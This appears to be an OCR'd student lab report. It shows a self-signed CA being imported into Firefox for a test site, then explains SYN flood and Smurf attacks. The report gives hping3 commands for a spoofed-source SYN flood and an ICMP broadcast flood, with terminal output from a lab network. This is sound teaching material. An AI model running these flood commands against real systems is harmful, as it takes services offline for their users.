




Settings
Firefox
about:preferences#searchResults
Cancel
Select File containing CA certificate(s) to import
Select
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
cse487
Downloads
Name
Size
Type
Modified
ca.crt
2.0 kB
X.509 Certificate
08:29
Pictures
Yesterday
share
08:59
Open files read-only
Certificate Files
View...
Edit Trust...
Import...
Export...
Delete or Distrust...
OK
Home



Settings
Firefox
about:preferences#searchResults
Certificate Manager
Downloading Certificate
You have been asked to trust a new Certificate Authority (CA).
Do you want to trust "rootCA" for the following purposes?
Trust this CA to identify websites.
Trust this CA to identify email users.
Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).
View
Examine CA certificate
Cancel
OK
View...
Edit Trust...
Import...
Export...
Delete or Distrust...
OK
Home


Settings
Firefox
about:preferences#searchResults
General
Home
Search
Privacy & Security
Sync
More from Mozilla
Extensions & Themes
Firefox Support
Clear All History
Time range to clear:
Everything
All history will be cleared.
This action cannot be undone.
History
Browsing & download history
Cookies
Active logins
Cache
Form & search history
Data
Site settings
Offline website data
Cancel
Clear Now
Advanced...
View Certificates...
Security Devices...
Home


Settings
Network
Wi-Fi
Network
Bluetooth
Background
Appearance
Notifications
Search
Multitasking
Applications
Privacy
Online Accounts
Sharing
Sound
Power
Displays
PCI Ethernet
Cancel
Wired
Apply
Details
Identity
IPv4
IPv6
Security
Link speed 10 Mb/s
IPv4 Address 192.168.56.4
IPv6 Address fe80::8c5b:1dc9:eae8:dcd1
Hardware Address 0A:00:27:00:00:00
DNS 192.168.56.5
Connect automatically
Make available to other users
Metered connection: has data limits or can incur charges
Software updates and other large downloads will not be started automatically.
Remove Connection Profile
Off
Home


Developer Portfolio
https://www.ewubdserver.com
Mary
portfolio
Blogs
Hire Me
Hi, I am
Mark Hardy
Home


Developer Portfolio
Certificate for www.ewubds
Firefox
about:certificate?cert=MIIF6zCCA9OgAwIBAgIQHsjjHZFIzmQmP4Dm
Certificate
www.ewubdserver.com
subCA
rootCA
Subject Name
Country BD
State/Province DHK
Locality RAMPURA
Organization Server Ltd
Organizational Unit ADMIN
Common Name www.ewubdserver.com
Email Address rifat392000@gmail.com
Issuer Name
Country BD
Home


Page Info — https://www.ewubdserver.com/
General
Media
Permissions
Security
Website Identity
Website: www.ewubdserver.com
Owner: This website does not supply ownership information.
Verified by: EWUBD
View Certificate
Privacy & History
Have I visited this website prior to today? No
Is this website storing information on my computer? No
Clear Cookies and Site Data
Have I saved any passwords for this website? No
View Saved Passwords
Technical Details
Connection Encrypted (TLS_AES_256_GCM_SHA384, 256 bit keys, TLS 1.3)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.
Help
subCA
rootCA
Issuer Name

SYN Flood and Smurf Attacks: A Responsible Approach

SYN Flood Attacks:

- **Mechanism:**
  - Attackers exploit the TCP three-way handshake by sending a large number of SYN (synchronization) packets to a target server.
  - The server allocates resources for each expected connection but never receives the final ACK (acknowledgement) packets to complete the handshakes.
  - This overwhelms the server's resources, potentially leading to service denial.
  - More information about SYN Flood attack read this article *https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/*

Smurf Attacks:


- **Mechanism:**
  - Attackers send spoofed ICMP (ping) packets to broadcast IP addresses on a network.
  - These packets appear to originate from the target victim's IP address.
  - Network devices respond to the pings, flooding the victim with a large volume of traffic, potentially overwhelming its resources.


Remember:


- Unauthorized attacks can have severe legal and ethical consequences.
- Prioritize understanding and preventing attacks rather than conducting them.
- Use your knowledge responsibly to contribute to a more secure digital world.


Here we use **hping3**. hping3 is a command-line-oriented TCP/IP packet assembler/analyzer. It supports TCP, UDP, ICMP, and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.

```
#SYN-FLOOD attacks
hping3 --count 15000 --data 120 --syn --win 64 -p 443 --flood
--rand-source www.ewubdserver.com
#Dos smurf attack
sudo hping3 --icmp --count 50000 --spoof 192.168.56.5
192.168.56.255 --flood
```


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
Home
File System
KALI LINUX
"the quieter you become, the more you are able to hear"
Right Ctrl
cse487@rifat-ubuntu-linux: ~
ether 0a:00:27:00:00:00 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 13154 overruns 0 frame 0
TX packets 16893937 bytes 710107416 (710.1 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlx000f004ea5b4: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 00:0f:00:4e:a5:b4 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
cse487@rifat-ubuntu-linux:~$ sudo hping3 --icmp --count 50000 --spoof 192.168.56.5 192.168.56.255 --flood
[sudo] password for cse487:
HPING 192.168.56.255 (vboxnet0 192.168.56.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
Home


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Task Manager
CPU: 15% Processes: 180 Memory: 4... Swap: 0% (...
Task PID RSS CPU
(sd-pam) 759 5.1 MiB 0%
/usr/lib/firefox-esr/firefox-e... 66117 129.4 MiB 0%
/usr/lib/firefox-esr/firefox-e... 72847 71.5 MiB 0%
/usr/lib/firefox-esr/firefox-e... 73516 69.3 MiB 0%
/usr/lib/firefox-esr/firefox-e... 73602 69.4 MiB 0%
/usr/lib/firefox-esr/firefox-e... 66156 102.2 MiB 0%
/usr/lib/firefox-esr/firefox-e... 66185 95.2 MiB 0%
/usr/lib/firefox-esr/firefox-e... 66256 183.5 MiB 0%
Right Ctrl
cse487@rifat-ubuntu-linux: ~
ether 0a:00:27:00:00:00 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 13154 overruns 0 frame 0
TX packets 16893937 bytes 710107416 (710.1 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlx000f004ea5b4: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 00:0f:00:4e:a5:b4 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
cse487@rifat-ubuntu-linux:~$ sudo hping3 --icmp --count 50000 --spoof 192.168.56.5 192.168.56.255 --flood
[sudo] password for cse487:
HPING 192.168.56.255 (vboxnet0 192.168.56.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
Home


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Task Manager
CPU: 8% Processes: 180 Memory: 4... Swap: 0% (...
Task PID RSS CPU
(sd-pam) 759 5.1 MiB 0%
/usr/lib/firefox-esr/firefox-e... 66117 129.4 MiB 0%
/usr/lib/firefox-esr/firefox-e... 72847 71.5 MiB 0%
/usr/lib/firefox-esr/firefox-e... 73516 69.3 MiB 0%
/usr/lib/firefox-esr/firefox-e... 73602 69.4 MiB 0%
/usr/lib/firefox-esr/firefox-e... 66156 102.2 MiB 0%
/usr/lib/firefox-esr/firefox-e... 66185 95.2 MiB 0%
/usr/lib/firefox-esr/firefox-e... 66256 183.5 MiB 0%
Right Ctrl
cse487@rifat-ubuntu-linux: ~
TX packets 16893937 bytes 710107416 (710.1 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlx000f004ea5b4: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 00:0f:00:4e:a5:b4 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
cse487@rifat-ubuntu-linux:~$ sudo hping3 --icmp --count 50000 --spoof 192.168.56.5 192.168.56.255 --flood
[sudo] password for cse487:
HPING 192.168.56.255 (vboxnet0 192.168.56.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.56.255 hping statistic ---
18671554 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
cse487@rifat-ubuntu-linux:~$
Home


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
Home
File System
KALI LINUX
"the quieter you become, the more you are able to hear"
Right Ctrl
cse487@rifat-ubuntu-linux: ~
cse487@rifat-ubuntu-linux:~$ hping3 --count 15000 --data 120 --syn --win 64 -p 443 --flood --rand-source 192.168.56.5
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket
cse487@rifat-ubuntu-linux:~$ hping3 --count 15000 --data 120 --syn --win 64 -p 443 --flood --rand-source www.ewubdserver.com
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket
cse487@rifat-ubuntu-linux:~$ hping3 --count 15000 --data 120 --syn --win 64 -p 443 --flood --rand-source www.ewubdserver.com
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket
cse487@rifat-ubuntu-linux:~$
Home

Github Link

https://github.com/Rifat392000/SSLCertificatesGenerate